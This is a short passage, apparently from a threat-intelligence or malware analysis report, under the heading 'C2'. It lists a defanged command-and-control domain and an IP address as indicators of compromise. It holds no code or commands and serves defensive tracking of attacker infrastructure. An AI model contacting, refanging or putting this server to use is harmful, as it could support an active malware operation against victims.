
4.3. C2

Domain: vietnam[.]zing[.]photos

IP: 104.160.44.85